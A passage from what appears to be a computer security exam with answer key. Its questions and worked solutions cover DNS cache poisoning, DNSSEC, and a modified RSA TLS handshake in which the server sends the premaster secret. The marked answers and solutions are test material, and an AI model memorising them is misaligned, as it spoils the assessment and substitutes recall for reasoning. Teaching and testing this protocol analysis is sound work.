- ■ `berkeley.edu` name server
- ☐ Root name server
- ☐ None of the above

Solution: From the previous request, Alice already cached the IP address of the `berkeley.edu` name server, so Alice does not have to re-contact the root and `.edu` name servers. Since she never contacts those two name servers, they cannot poison the cache.

Q10.6 ($4\frac{1}{2}$ points) Without clearing her cache, Alice makes a DNSSEC request for the IP address of `data.berkeley.edu`.

Which name servers does Alice need to contact in order to ensure that she has received the correct IP address of `data.berkeley.edu`? Select all that apply.

- ■ Root name server
- ■ `berkeley.edu` name server
- ■ `.edu` name server
- □ None of the above

Solution: Even though the cache contains records from the root and `.edu` name servers, these records weren't authenticated (since they came from DNS, not DNSSEC, requests). Therefore, we have to re-contact the root and `.edu` name servers to get their public keys and have them sign endorsements for the next name server.

Q11 *If I Could, I Would But I Can't So I Shan't* (13 points)

Recall that in RSA TLS, the client chooses a premaster secret, encrypts it with the server's public key, and sends it to the server.

Consider a modification to RSA TLS where the server chooses a premaster secret, encrypts it with the client's public key, and sends it to the client.

EvanBot (a client) wants to use this modified scheme to connect to `pancakes.com` (a server). Assume that everyone knows EvanBot's public key.

Q11.1 (2 points) When are EvanBot and `pancakes.com` able to generate the same set of symmetric keys?

- ○ Always
- ● Only if there is no MITM attacker present
- ○ Never

Solution: A MITM attacker could try to replace the PS with their own encrypted PS, which would cause the client and server to derive different symmetric keys.

Q11.2 (2 points) When are EvanBot and `pancakes.com` able to successfully complete the handshake or detect when the handshake fails due to tampering?

- ● Always
- ○ Only if there is no MITM attacker present
- ○ Never

Solution: A MITM attacker could try to replace the PS with their own encrypted PS, but the MACs generated and exchanged by the client and server will not match.

Q11.3 (3 points) Does EvanBot have proof that they are talking to `pancakes.com` and not someone impersonating `pancakes.com`?

- ○ Yes, because everyone knows EvanBot's public key
- ○ Yes, because EvanBot verifies `pancakes.com`'s certificate
- ● No, because `pancakes.com` never proves that it owns the private key
- ○ No, because `pancakes.com` never proves that it owns the public key

Solution: No, because `pancakes.com` never proves that it owns the private key. This was the step we removed from RSA TLS (usually, the server decrypts the premaster secret with its private key to prove ownership of the private key).

Q11.4 (3 points) Does `pancakes.com` have proof that it is talking to EvanBot, and not someone impersonating EvanBot?

- ● Yes, because only EvanBot can decrypt the premaster secret
- ○ Yes, because only EvanBot can encrypt a premaster secret
- ○ No, because anybody can encrypt a premaster secret
- ○ No, because anybody can decrypt the premaster secret

Solution: Yes, because only EvanBot can decrypt the premaster secret. By reversing the direction of the premaster secret, we've now authenticated the client, not the server.


Q11.5 (3 points) Now, assume that the server doesn't know EvanBot's public key. What value should EvanBot send so that `pancakes.com` is sure that it is talking to EvanBot, and not someone impersonating EvanBot? Provide your answer in 10 words or fewer.

Solution: EvanBot's certificate, signed by a trusted certificate authority

Nothing on this page will affect your grade in any way.

Activity: Maze

Traverse the maze to help EvanBot find the stack of pancakes!



Doodle

Congratulations for making it to the end of the exam! Feel free to leave any final thoughts, comments, feedback, or doodles here: